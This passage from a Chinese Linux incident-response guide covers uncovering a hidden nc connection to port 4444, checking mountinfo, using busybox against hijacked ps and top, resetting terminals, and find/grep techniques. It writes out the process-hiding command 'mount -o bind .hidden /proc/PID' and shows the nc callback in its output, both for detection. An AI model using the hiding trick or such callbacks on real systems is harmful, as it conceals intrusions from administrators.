28 30 0:25 / /run rw,nosuid,nodev,noexec,relatime shared:5 - tmpfs tmpfs rw,size=813360k,mode=755,inode64
30 1 253:0 / / rw,relatime shared:1 - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
31 24 0:6 / /sys/kernel/security rw,nosuid,nodev,noexec,relatime shared:8 - securityfs securityfs rw
32 26 0:27 / /dev/shm rw,nosuid,nodev shared:4 - tmpfs tmpfs rw,inode64
33 28 0:28 / /run/lock rw,nosuid,nodev,noexec,relatime shared:6 - tmpfs tmpfs rw,size=5120k,inode64
34 24 0:29 / /sys/fs/cgroup rw,nosuid,nodev,noexec,relatime shared:9 - cgroup2 cgroup2 rw,nsdelegate,memory_recursiveprot
35 24 0:30 / /sys/fs/pstore rw,nosuid,nodev,noexec,relatime shared:10 - pstore pstore rw
36 24 0:31 / /sys/fs/bpf rw,nosuid,nodev,noexec,relatime shared:11 - bpf bpf rw,mode=700
37 25 0:32 / /proc/sys/fs/binfmt_misc rw,relatime shared:13 - autofs systemd-1 rw,fd=29,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=21849
38 26 0:33 / /dev/hugepages rw,relatime shared:14 - hugetlbfs hugetlbfs rw,pagesize=2M
39 26 0:19 / /dev/mqueue rw,nosuid,nodev,noexec,relatime shared:15 - mqueue mqueue rw
40 24 0:7 / /sys/kernel/debug rw,nosuid,nodev,noexec,relatime shared:16 - debugfs debugfs rw
41 24 0:12 / /sys/kernel/tracing rw,nosuid,nodev,noexec,relatime shared:17 - tracefs tracefs rw
42 24 0:34 / /sys/fs/fuse/connections rw,nosuid,nodev,noexec,relatime shared:18 - fusectl fusectl rw
43 24 0:20 / /sys/kernel/config rw,nosuid,nodev,noexec,relatime shared:19 - configfs configfs rw
65 28 0:35 / /run/credentials/systemd-sysusers.service ro,nosuid,nodev,noexec,relatime shared:20 - ramfs none rw,mode=700
89 30 7:0 / /snap/core20/1822 ro,nodev,relatime shared:30 - squashfs /dev/loop0 ro,errors=continue
92 30 7:1 / /snap/lxd/24322 ro,nodev,relatime shared:45 - squashfs /dev/loop1 ro,errors=continue
95 30 7:2 / /snap/snapd/18357 ro,nodev,relatime shared:47 - squashfs /dev/loop2 ro,errors=continue
98 30 8:2 / /boot rw,relatime shared:49 - ext4 /dev/sda2 rw
166 37 0:38 / /proc/sys/fs/binfmt_misc rw,nosuid,nodev,noexec,relatime shared:51 - binfmt_misc binfmt_misc rw
546 28 0:25 /snapd/ns /run/snapd/ns rw,nosuid,nodev,noexec,relatime - tmpfs tmpfs rw,size=813360k,mode=755,inode64
568 546 0:4 mnt:[4026532321] /run/snapd/ns/lxd.mnt rw - nsfs nsfs rw
693 28 0:47 / /run/user/1000 rw,nosuid,nodev,relatime shared:325 - tmpfs tmpfs rw,size=813356k,nr_inodes=203339,mode=700,uid=1000,gid=1000,inode64
477 30 7:3 / /snap/core20/1852 ro,nodev,relatime shared:242 - squashfs /dev/loop3 ro,errors=continue
494 25 253:0 /root/.hidden /proc/5623 rw,relatime shared:1 - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
root@u2204:~#
```

通过 umount /proc/PID 来取消挂载就好了

```
0,inode64
477 30 7:3 / /snap/core20/1852 ro,nodev,relatime shared:242 - squashfs /dev/loop3 ro,errors=continue
494 25 253:0 /root/.hidden /proc/5623 rw,relatime shared:1 - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
root@u2204:~# umount /proc/5623
root@u2204:~# netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      759/sshd: /usr/sbin
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      688/systemd-resolve
tcp        4      0 192.168.31.187:60270    192.168.31.47:4444      ESTABLISHED 5623/nc
tcp        0      0 192.168.31.187:22       192.168.31.246:56987    ESTABLISHED 5463/sshd: join [pr
tcp6       0      0 :::22                   :::*                    LISTEN      759/sshd: /usr/sbin
udp        0      0 127.0.0.53:53           0.0.0.0:*                           688/systemd-resolve
udp        0      0 192.168.31.187:68       0.0.0.0:*                           686/systemd-network
root@u2204:~#
```

2. 权限不够

部分场景下，权限不够时也会显示 -

3. 进程刚刚释放

这是一种巧合情况，进程刚刚释放，在这一小段时间恰巧被大家捕捉到了，就可能显示为 -

0x03 ps、top 等工具无法看到恶意进程

1. 通过挂载进行了隐藏

> 有些时候 ps、top 无法发现恶意进程

```
root@u2204:~# ps -aux | grep nc
systemd+     638  0.0  0.0  89356  6504 ?        Ssl  03:07   0:00 /lib/systemd/systemd-timesyncd
root         709  0.0  0.0  82764  3728 ?        Ssl  03:07   0:01 /usr/sbin/irqbalance --foreground
root        6164  0.0  0.0   6608  2332 pts/1    S+   16:56   0:00 grep --color=auto nc
root@u2204:~# ps -afjx | grep nc
      1     638     638     638 ?             -1 Ssl    104   0:00 /lib/systemd/systemd-timesyncd
      1     709     709     709 ?             -1 Ssl      0   0:01 /usr/sbin/irqbalance --foreground
   5627    6166    6165    5563 pts/1       6165 S+       0   0:00                       \_ grep --color=auto nc
root@u2204:~#
```

```
root@u2204:~# ps -aux | grep 5623
root        6168  0.0  0.0   6476  2200 pts/1    S+   16:57   0:00 grep --color=auto 5623
root@u2204:~#
```

> 可能是使用了下面的方法隐藏

- mkdir .hidden
- mount -o bind .hidden /proc/PID

> 这种情况可以使用 `cat /proc/$$/mountinfo` 来查看挂载信息

```
root@u2204:~# cat /proc/$$/mountinfo
24 30 0:22 / /sys rw,nosuid,nodev,noexec,relatime shared:7 - sysfs sysfs rw
25 30 0:23 / /proc rw,nosuid,nodev,noexec,relatime shared:12 - proc proc rw
26 30 0:5 / /dev rw,nosuid,relatime shared:2 - devtmpfs udev rw,size=4008396k,nr_inodes=1002099,mode=755,inode64
27 26 0:24 / /dev/pts rw,nosuid,noexec,relatime shared:3 - devpts devpts rw,gid=5,mode=620,ptmxmode=000
28 30 0:25 / /run rw,nosuid,nodev,noexec,relatime shared:5 - tmpfs tmpfs rw,size=813360k,mode=755,inode64
30 1 253:0 / / rw,relatime shared:1 - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
31 24 0:6 / /sys/kernel/security rw,nosuid,nodev,noexec,relatime shared:8 - securityfs securityfs rw
32 26 0:27 / /dev/shm rw,nosuid,nodev shared:4 - tmpfs tmpfs rw,inode64
33 28 0:28 / /run/lock rw,nosuid,nodev,noexec,relatime shared:6 - tmpfs tmpfs rw,size=5120k,inode64
34 24 0:29 / /sys/fs/cgroup rw,nosuid,nodev,noexec,relatime shared:9 - cgroup2 cgroup2 rw,nsdelegate,memory_recursiveprot
35 24 0:30 / /sys/fs/pstore rw,nosuid,nodev,noexec,relatime shared:10 - pstore pstore rw
36 24 0:31 / /sys/fs/bpf rw,nosuid,nodev,noexec,relatime shared:11 - bpf bpf rw,mode=700
37 25 0:32 / /proc/sys/fs/binfmt_misc rw,relatime shared:13 - autofs systemd-1 rw,fd=29,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=21849
38 26 0:33 / /dev/hugepages rw,relatime shared:14 - hugetlbfs hugetlbfs rw,pagesize=2M
39 26 0:19 / /dev/mqueue rw,nosuid,nodev,noexec,relatime shared:15 - mqueue mqueue rw
40 24 0:7 / /sys/kernel/debug rw,nosuid,nodev,noexec,relatime shared:16 - debugfs debugfs rw
41 24 0:12 / /sys/kernel/tracing rw,nosuid,nodev,noexec,relatime shared:17 - tracefs tracefs rw
42 24 0:34 / /sys/fs/fuse/connections rw,nosuid,nodev,noexec,relatime shared:18 - fusectl fusectl rw
43 24 0:20 / /sys/kernel/config rw,nosuid,nodev,noexec,relatime shared:19 - configfs configfs rw
65 28 0:35 / /run/credentials/systemd-sysusers.service ro,nosuid,nodev,noexec,relatime shared:20 - ramfs none rw,mode=700
89 30 7:0 / /snap/core20/1822 ro,nodev,relatime shared:30 - squashfs /dev/loop0 ro,errors=continue
92 30 7:1 / /snap/lxd/24322 ro,nodev,relatime shared:45 - squashfs /dev/loop1 ro,errors=continue
95 30 7:2 / /snap/snapd/18357 ro,nodev,relatime shared:47 - squashfs /dev/loop2 ro,errors=continue
98 30 8:2 / /boot rw,relatime shared:49 - ext4 /dev/sda2 rw
166 37 0:38 / /proc/sys/fs/binfmt_misc rw,nosuid,nodev,noexec,relatime shared:51 - binfmt_misc binfmt_misc rw
546 28 0:25 /snapd/ns /run/snapd/ns rw,nosuid,nodev,noexec,relatime - tmpfs tmpfs rw,size=813360k,mode=755,inode64
568 546 0:4 mnt:[4026532321] /run/snapd/ns/lxd.mnt rw - nsfs nsfs rw
693 28 0:47 / /run/user/1000 rw,nosuid,nodev,relatime shared:325 - tmpfs tmpfs rw,size=813356k,nr_inodes=203339,mode=700,uid=1000,gid=1000,inode64
477 30 7:3 / /snap/core20/1852 ro,nodev,relatime shared:242 - squashfs /dev/loop3 ro,errors=continue
494 25 253:0 /root/.hidden /proc/5623 rw,relatime shared:1 - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
root@u2204:~#
```

> 通过 `umount /proc/PID` 来取消挂载就好了

```
root@u2204:~# ps -aux | grep nc
systemd+     638  0.0  0.0  89356  6504 ?        Ssl  03:07   0:00 /lib/systemd/systemd-timesyncd
root         709  0.0  0.0  82764  3728 ?        Ssl  03:07   0:01 /usr/sbin/irqbalance --foreground
join        5623  0.0  0.0   3532  2052 pts/1    T    16:48   0:00 nc -nv 192.168.31.47 4444
root        6176  0.0  0.0   6608  2212 pts/1    S+   16:57   0:00 grep --color=auto nc
root@u2204:~#
```

2. ps、top 命令被替换

检查系统完整性 (参考 小技巧章节 -> 0x04 系统完整性检查)

将携带的 busybox 程序拷贝至受害系统中进行相关查询

```
root@u2204:~# ./busybox ps
PID   USER     TIME  COMMAND
    1 root      0:01 {systemd} /sbin/init
    2 root      0:00 [kthreadd]
    3 root      0:00 [rcu_gp]
    4 root      0:00 [rcu_par_gp]
    5 root      0:00 [slub_flushwq]
    6 root      0:00 [netns]
    8 root      0:00 [kworker/0:0H-ev]
   10 root      0:00 [mm_percpu_wq]
   11 root      0:00 [rcu_tasks_rude_]
   12 root      0:00 [rcu_tasks_trace]
   13 root      0:00 [ksoftirqd/0]
   14 root      0:00 [rcu_sched]
   15 root      0:00 [migration/0]
   16 root      0:00 [idle_inject/0]
   18 root      0:00 [cpuhp/0]
```

```
root@u2204:~# ./busybox top
Mem: 1041428K used, 7092164K free, 4264K shrd, 29704K buff, 708256K cached
CPU:   0% usr   0% sys   0% nic 100% idle   0% io   0% irq   0% sirq
Load average: 0.00 0.00 0.00 2/171 6201
  PID  PPID USER     STAT   VSZ %VSZ CPU %CPU COMMAND
  719     1 root     S    1215m  15%   0   0% /usr/lib/snapd/snapd
  728     1 root     S     383m   5%   1   0% /usr/libexec/udisks2/udisksd
  749     1 root     S     309m   4%   0   0% /usr/sbin/ModemManager
 2006     1 root     S     288m   4%   3   0% /usr/libexec/packagekitd
  452     1 root     S     282m   3%   3   0% /sbin/multipathd -d -s
 1634     1 root     S     234m   3%   3   0% /usr/libexec/upowerd
  712     1 root     S     230m   3%   2   0% /usr/libexec/polkitd --no-debug
  713     1 syslog   S     217m   3%   1   0% /usr/sbin/rsyslogd -n -iNONE
  936   935 join     S     165m   2%   0   0% (sd-pam)
    1     0 root     S     163m   2%   0   0% {systemd} /sbin/init
  770     1 root     S     107m   1%   3   0% {unattended-upgr} /usr/bin/python3 /usr/share/unattende
```

3. LD_PRELOAD 等方法共享库劫持

```
root@u2204:~# type -a ps
ps is /usr/bin/ps
ps is /bin/ps
root@u2204:~# file /usr/bin/ps
/usr/bin/ps: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Build
D[sha1]=5d9f1aee08560e9574488117d754d79277f4618a, for GNU/Linux 3.2.0, stripped
root@u2204:~#
root@u2204:~# type -a top
top is /usr/bin/top
top is /bin/top
root@u2204:~# file /usr/bin/top
/usr/bin/top: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Buil
ID[sha1]=0665411b8b4fc787710290aacecac4b069bf89fe, for GNU/Linux 3.2.0, stripped
root@u2204:~#
```


可以看到，`ps` 和 `top` 都不是 `bash` 内置命令，而且都是动态链接的文件，因此会受到 `LD_PRELOAD` 这类共享库劫持的影响，可以通过 `busybox` 来实现 `ps` 和 `top`

```
root@u2204:~# file busybox
busybox: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
root@u2204:~#
```

```
root@u2204:~# ./busybox ps
PID   USER     TIME  COMMAND
    1 root      0:01 {systemd} /sbin/init
    2 root      0:00 [kthreadd]
    3 root      0:00 [rcu_gp]
    4 root      0:00 [rcu_par_gp]
    5 root      0:00 [slub_flushwq]
    6 root      0:00 [netns]
    8 root      0:00 [kworker/0:0H-ev]
   10 root      0:00 [mm_percpu_wq]
   11 root      0:00 [rcu_tasks_rude_]
   12 root      0:00 [rcu_tasks_trace]
   13 root      0:00 [ksoftirqd/0]
   14 root      0:00 [rcu_sched]
   15 root      0:00 [migration/0]
   16 root      0:00 [idle_inject/0]
   18 root      0:00 [cpuhp/0]
   19 root      0:00 [cpuhp/1]
```

```
root@u2204:~# ./busybox top
Mem: 1041428K used, 7092164K free, 4264K shrd, 29704K buff, 708256K cached
CPU:   0% usr   0% sys   0% nic 100% idle   0% io   0% irq   0% sirq
Load average: 0.00 0.00 0.00 2/171 6201
  PID  PPID USER     STAT   VSZ %VSZ CPU %CPU COMMAND
  719     1 root     S    1215m  15%   0   0% /usr/lib/snapd/snapd
  728     1 root     S     383m   5%   1   0% /usr/libexec/udisks2/udisksd
  749     1 root     S     309m   4%   0   0% /usr/sbin/ModemManager
 2006     1 root     S     288m   4%   3   0% /usr/libexec/packagekitd
  452     1 root     S     282m   3%   3   0% /sbin/multipathd -d -s
 1634     1 root     S     234m   3%   3   0% /usr/libexec/upowerd
  712     1 root     S     230m   3%   2   0% /usr/libexec/polkitd --no-debug
  713     1 syslog   S     217m   3%   1   0% /usr/sbin/rsyslogd -n -iNONE
  936   935 join     S     165m   2%   0   0% (sd-pam)
    1     0 root     S     163m   2%   0   0% {systemd} /sbin/init
  770     1 root     S     107m   1%   3   0% {unattended-upgr} /usr/bin/python3 /usr/share/unattende
```

0x04 终端出现乱码



这里分为两种情况

- ssh 连接或者物理本地连接就是乱码
- 打开二进制文件等出现乱码，原本是正常显示的

对于第一种情况，大概是语言显示问题，可以考虑更改语言显示，这个要让客户现场工作人员进行调整，属于是危险行为，所以这里也不给出具体的命令

第二种情况就比较常见了，在排查过程中很可能因为误读二进制文件导致终端乱码，可能出现提示符乱码、输入内容乱码、输入内容不可见等

如果再次获取一个终端环境，例如 ssh 或者本地打开终端非常方便，那就重新打开即可，如果再去获取终端环境较为困难，可以尝试以下方法

> 注意，即使输出不可见或乱码也不要担心，正常输入即可

1. reset

```
reset
```

`reset` 命令可以重置终端的设置，这意味着当前终端之前执行的命令会丢失，即通过上/下按键能够快速获取的命令

2. stty sane

```
stty sane
```

`stty sane` 命令可以将终端设置恢复到常规模式

> 执行 `reset` 和 `stty sane` 命令通常不会影响 Bash 的配置文件（如 `.bashrc`、`.bash_profile` 等），这些命令主要作用于当前终端会话的显示和输入输出设置。具体来说：
>
> ### `reset` 命令
>
> - 不会影响 Bash 配置文件：`reset` 命令不会修改或删除任何配置文件。它只是重置当前终端的状态，包括清除屏幕、重置颜色和光标位置等。
> - 重置终端状态：它会重置终端的显示模式和其他设置，但不会影响到 Bash 的配置。
> - 命令历史记录：虽然 `reset` 命令可能会清除当前屏幕上的命令历史显示，但不会影响 Bash 内部维护的命令历史记录文件（如 `.bash_history`）。
>
> ### `stty sane` 命令
>
> - 不会影响 Bash 配置文件：`stty sane` 命令也不会修改或删除任何配置文件。它只是将终端的各种设置恢复到默认的“正常”模式。
> - 恢复终端设置：它主要恢复终端的输入输出设置，如启用回显、启用特殊字符处理等，但不会影响到 Bash 的配置。

3. clear

```
clear
```

这个没啥可说的，能 clear 的属于是幸运情况

4. echo 字符

```
echo -e '\033c'
```

通过发送终端重置字符来恢复终端

小技巧

0x01 查找文件

> 从环境变量查找文件

- **which**

  只能查找系统命令的具体文件位置

```
helper@helper:~$ which pwd
/bin/pwd
helper@helper:~$
```

- **whereis**

  查找的类型不只是系统命令（二进制文件），还有一些其他文件，比如源文件等，在$PATH路径基础上增加了一些系统目录的查找，查找范围比which稍大，查找速度快

  - **-b 只查找二进制文件**
  - **-B 指定寻找二进制文件的路径**
  - **-s 只搜索源文件**
  - **-S 指定搜索源文件的路径**

```
helper@helper:~$ whereis ls
ls: /bin/ls /usr/share/man/man1/ls.1.gz
helper@helper:~$ whereis -b ls
ls: /bin/ls
helper@helper:~$
```

- **locate**

  从索引数据库(`/var/lib/mlocate/mlocate.db`)里查找文件，数据库每天更新，所以可能查到的文件不是最新的，甚至可能已经被删除了，可以使用`updatedb`来进行更新数据库

  强烈建议在updatedb执行前查找一次，updatedb更新后查找一次

  locate 默认会把包含所查询的字符的结果都显示出来，比如我们想查询 ls ，那么类似 tools 这种结果也会显示出来

```
helper@helper:~$ locate ls | head
/bin/false
/bin/ls
/bin/lsblk
/bin/lsmod
/bin/ntfsls
/boot/grub/menu.lst
/boot/grub/menu.lst~
/boot/grub/i386-pc/cbls.mod
/boot/grub/i386-pc/command.lst
/boot/grub/i386-pc/crypto.lst
helper@helper:~$
```

我觉得locate 是一个很好的搜索工具，所以详细说几个参数

- -b 只搜索文件名，不搜索文件夹名
- -i 忽略大小写
- -r "" 正则匹配

```
root@helper /h/helper# locate /etc/shadow
/etc/shadow
/etc/shadow-
root@helper /h/helper# locate -b /etc/shadow
root@helper /h/helper# locate /etc/SHADOW
root@helper /h/helper# locate -i /etc/SHADOW
/etc/shadow
/etc/shadow-
root@helper /h/helper# locate shadow | head -n 5
/etc/gshadow
/etc/gshadow-
/etc/shadow
/etc/shadow-
/lib/modules/4.15.0-141-generic/kernel/drivers/media/usb/rainshadow-cec
root@helper /h/helper# locate -r "shadow$" | head -n 5
fish: Expected a variable name after this $.
locate -r "shadow$" | head -n 5
                    ^
root@helper /h/helper# bash
root@helper:/home/helper#  locate -r "shadow$" | head -n 5
/etc/gshadow
/etc/shadow
/usr/share/doc/proftpd-doc/examples/sample-configurations/PFTEST.shadow
/usr/src/linux-headers-4.15.0-141-generic/include/config/usb/rainshadow
/usr/src/linux-headers-4.15.0-142-generic/include/config/usb/rainshadow
```

- find

  find 是从文件系统中进行搜索，大而全，但是巨慢，以上命令都查找不到的时候再使用这个命令

  find 默认文件和目录都会进行搜索，名称要准确，支持正则，可以使用通配符

  > -type 参数指定
  >
  > d 目录
  >
  > f 文件
  >
  > l 符号链接
  >
  > s socket

- **基础使用** `find / -name evil.sh`
- **忽略大小写** `find / -iname evil.sh`
- **查找时排除某个/类文件** `find / -name *evil* ! -name *.log`
- **查找时排除目录** `find / -name *evil* -path "/root/home/aaa" -prune`
- **查找目录** `find / -type d -name eval`

> 按照权限查找文件 -perm

- **查找 777 权限的文件** `find / -type f -perm 777`
- **查找 SUID 文件** `find / -perm /u=s`
- **查找 SGID 文件** `find / -perm /g=s`
- **查找 Sticky 文件** `find / -perm /o=t`

> 基于所有者和组查找文件 -user / -group

- **查找根目录下属于 root 的文件或文件夹** `find / -user root`
- **查找ssh组的所有文件** `find / -group ssh`

> 基于时间进行查找

> -mtime 修改时间

- **查找最近三天修改过的文件** `find / -mtime -3`
- **查找三天前修改过的文件** `find / -mtime +3`
- **查找最近24小时修改过的文件** `find / -mtime -1`

> -atime 访问时间

- **查找3天内访问过的文件** `find / -atime -3`
- **其他类似**

> -ctime 属性修改时间,还未发现可以修改 ctime 的常规方法，所以可以作为依据

- **寻找最近三天修改过属性的文件** `find / -ctime -3`

> -daystart 按天算，不是按照24小时算， -1 表示昨天，而不是从现在往前导24小时

- **寻找昨天创建的文件** `find / -ctime 1 -daystart`

- **寻找向前3~5 天之间编辑的文件** `find / -mtime 3 -mtime -5 -daystart`

> 如果你觉得天这个单位太大了，可以使用分钟,分别对应 -mmin/-amin/-cmin

- **查找三分钟前编辑的文件** `find / -mmin +3`
- **查找三分钟内编辑的文件** `find / -mmin -3`
- **查找三分钟前访问的文件** `find / -amin +3`
- **查找三分钟内访问的文件** `find / -amin -3`
- **查找三分钟前修改属性的文件** `find / -cmin +3`
- **找三分钟内修改属性的文件** `find / -cmin -3`

> 按照大小寻找文件 -size ， 参数后单位可以为:
>
> - b 512-byte block
> - c bytes
> - w two-byte words
> - k
> - M
> - G

- **寻找10M的文件** `find / -size 10M`
- **寻找大于10M的文件** `find / -size +10M`
- **寻找小于10M的文件** `find / -size -10M`
- **寻找 10M到20M之间的文件** `find / -size +10MB -20M`

参考文章:

https://zhuanlan.zhihu.com/p/35727707

https://cloud.tencent.com/developer/article/1348438

https://www.cnblogs.com/Q--T/p/7864795.html

https://www.linuxprobe.com/find-search-file.html

0x02 查找文件内容

> 很多时候，我们无法确定恶意程序的文件名，但是某些配置文件的关键字是不会更改的，所以我们可以利用关键字进行查找
>
> `grep [OPTIONS] PATTERN [FILE...]`

首先介绍一下 grep 的参数，后面有常用案例

> 正则表达式相关参数

- **-E 扩展了正则表达式，支持了以下几种规则**
  - **+**
  - **?**
  - **a|b**
  - **()**
  - **x{m}**
  - **x{m,}**
  - **x{m,n}**
- **-F 该参数后的正则表达式字符串中所有字符串都没有特殊含义，仅仅是其本身**
- **-P 使用 perl 正则表达式**
- **-e 正则表达式中存在 -- 的，默认会被识别为参数，使用 -e 参数可以将 -- 认定为正则表达式中的字符**
- **-f file 从文件中加载正则**
- **-i 忽略大小写**
- **-w 只匹配完整的单词,比如 administrator 中包含 admin，使用 -w admin 是不会查询到结果的，只有 i am admin ! 这种才可以**
- **-x 匹配整行**
- **-z 跨行匹配**

> 杂项

- **-s 禁止输出因文件不存在或文件没有读权限而产生的错误信息**
- **-v 反转结果，不显示制定的正则**
- **-V 版本信息**

> 输出控制

- -m NUM 匹配到NUM行后停止
- -b 打印匹配的行在文件中的字节偏移量
- -n 显示匹配的行号
- -H 批量匹配时，显示匹配的文件名，默认参数
- -h 与 H 相反，不显示文件名
- -o 只输出匹配到的字符
- -q 不显示任何东西
- -a 匹配二进制数据
- -I 不匹配二进制的内容
- -d action 目录操作，读取(read)，递归(recurse)，跳过（skip)
- -D action 设置对设备，FIFO,管道的操作，读取(read)，跳过(skip)
- -r 递归,不会搜索符号连接内的内容，所以可以尽量使用 -R
- -R 递归的同时可以设置一些选项，比如排除一些目录等
- -L 显示未匹配到的文件名
- -l 只显示匹配到的文件名
- -c 打印每一个文件中匹配结果的行数

> 文本控制

- -B <NUM> 显示查找到的行前的N行的内容
- -A <NUM> 显示查找到的行后的N行的内容
- -C <NUM> 显示查找都的行前后各N行的内容

> 常见使用方法

- 查找某个文件中的字符串

`grep "str" evil.sh`

```
helper@ubuntu-64bit:~/demo-20210511$ grep webshell 1.txt
webshell
helper@ubuntu-64bit:~/demo-20210511$
```

- **在某个目录中的文件中搜索某个正则表达式**

  `grep "str" /root/xxx/*`

```
helper@ubuntu-64bit:~/demo-20210511$ grep token /home/helper/demo-20210511/*
/home/helper/demo-20210511/1.txt:token
helper@ubuntu-64bit:~/demo-20210511$
```

- **递归在某个目录下所有文件中进行查找**

  `grep -rn "str" /root/xxxx/`

```
helper@ubuntu-64bit:~/demo-20210511$ grep -rn "token" /home/helper/demo-20210511/
/home/helper/demo-20210511/dd/e.txt:1:aaa\ntoken
/home/helper/demo-20210511/1.txt:2:token
helper@ubuntu-64bit:~/demo-20210511$
```

- **查找多个字符**

  - `grep "str1\|str2" /root/xxxx/*`
  - `grep -E "str1|str2" /root/xxxx/*`
  - `grep -e "str1" -e "str2" /root/xxxx/*`

```
helper@ubuntu-64bit:~/demo-20210511$ grep -e "token" -e "webshell" ./*
./1.txt:token
./1.txt:webshell
grep: ./dd: Is a directory
helper@ubuntu-64bit:~/demo-20210511$ grep -E "token|webshell" ./
grep: ./: Is a directory
helper@ubuntu-64bit:~/demo-20210511$ grep -E "token|webshell" ./*
./1.txt:token
./1.txt:webshell
```

- **查找同时存在两个字符**

  - `grep -E 'str1.*str2' /root/xxxx/*`

```
helper@ubuntu-64bit:~/demo-20210511$ grep -E 'w.*l' /home/helper/demo-20210511/*
/home/helper/demo-20210511/1.txt:webshell
grep: /home/helper/demo-20210511/dd: Is a directory
helper@ubuntu-64bit:~/demo-20210511$
```

- 只搜索部分文件
  - `grep 'abc' -r --include=*.conf /root/xxxx`
  - `grep 'abc' -r --include="*.{conf,config}" /root/xxxx`

```
helper@ubuntu-64bit:~/demo-20210511$ grep -Rn token ./*
./1.txt:2:token
./dd/e.txt:1:aaa\ntoken
helper@ubuntu-64bit:~/demo-20210511$ grep --include=e.*   -Rn token ./*
./dd/e.txt:1:aaa\ntoken
helper@ubuntu-64bit:~/demo-20210511$
```

- 排除部分文件
  - `grep 'abc' --exclude=*.elf /root/xxxx`
  - `grep 'abc' --include=*.conf --exclude=*demo.conf`

```
helper@ubuntu-64bit:~/demo-20210511$ grep -Rn token ./*
./1.txt:2:token
./dd/e.txt:1:aaa\ntoken
helper@ubuntu-64bit:~/demo-20210511$ grep --exclude=e.*   -Rn token ./*
./1.txt:2:token
helper@ubuntu-64bit:~/demo-20210511$
```

- 全盘搜索某个表达式

```
grep -Rn -i "str" /
```

```
helper@ubuntu-64bit:~/demo-20210511$ sudo grep -rn -i "webshell" /
/home/helper/demo-20210511/1.txt:3:webshell
Binary file /home/helper/goby-linux-x64-1.8.239/golib/goby-cmd-linux matches
^C
helper@ubuntu-64bit:~/demo-20210511$
```

如果匹配到的内容行太长，影响观看，可以考虑加入 `-l` 参数，只显示匹配到的文件名

```
grep -Rnl -i "str" /
```

```
john@yjxy:~$ sudo grep -Rnl -i "john" /etc/*
/etc/cloud/cloud.cfg.d/99-installer.cfg
/etc/group
/etc/gshadow
/etc/passwd
/etc/passwd-
/etc/security/access.conf
/etc/shadow
/etc/shadow-
/etc/subgid
/etc/subuid
grep: /etc/systemd/system/multi-user.target.wants/snapd.aa-prompt-listener.service: No such file or directory
john@yjxy:~$
```

0x03 确定系统相关信息

> 查看系统版本信息

- `cat /etc/issue`
- **Ubuntu/Debian 系列适用**
  - `cat /etc/lsb-release`
  - `lsb_release -a`
- **Redhat/Centos 系列适用**
  - `cat /etc/redhat-release`

> 查看系统是32位还是64位

```
x86_64 为64位
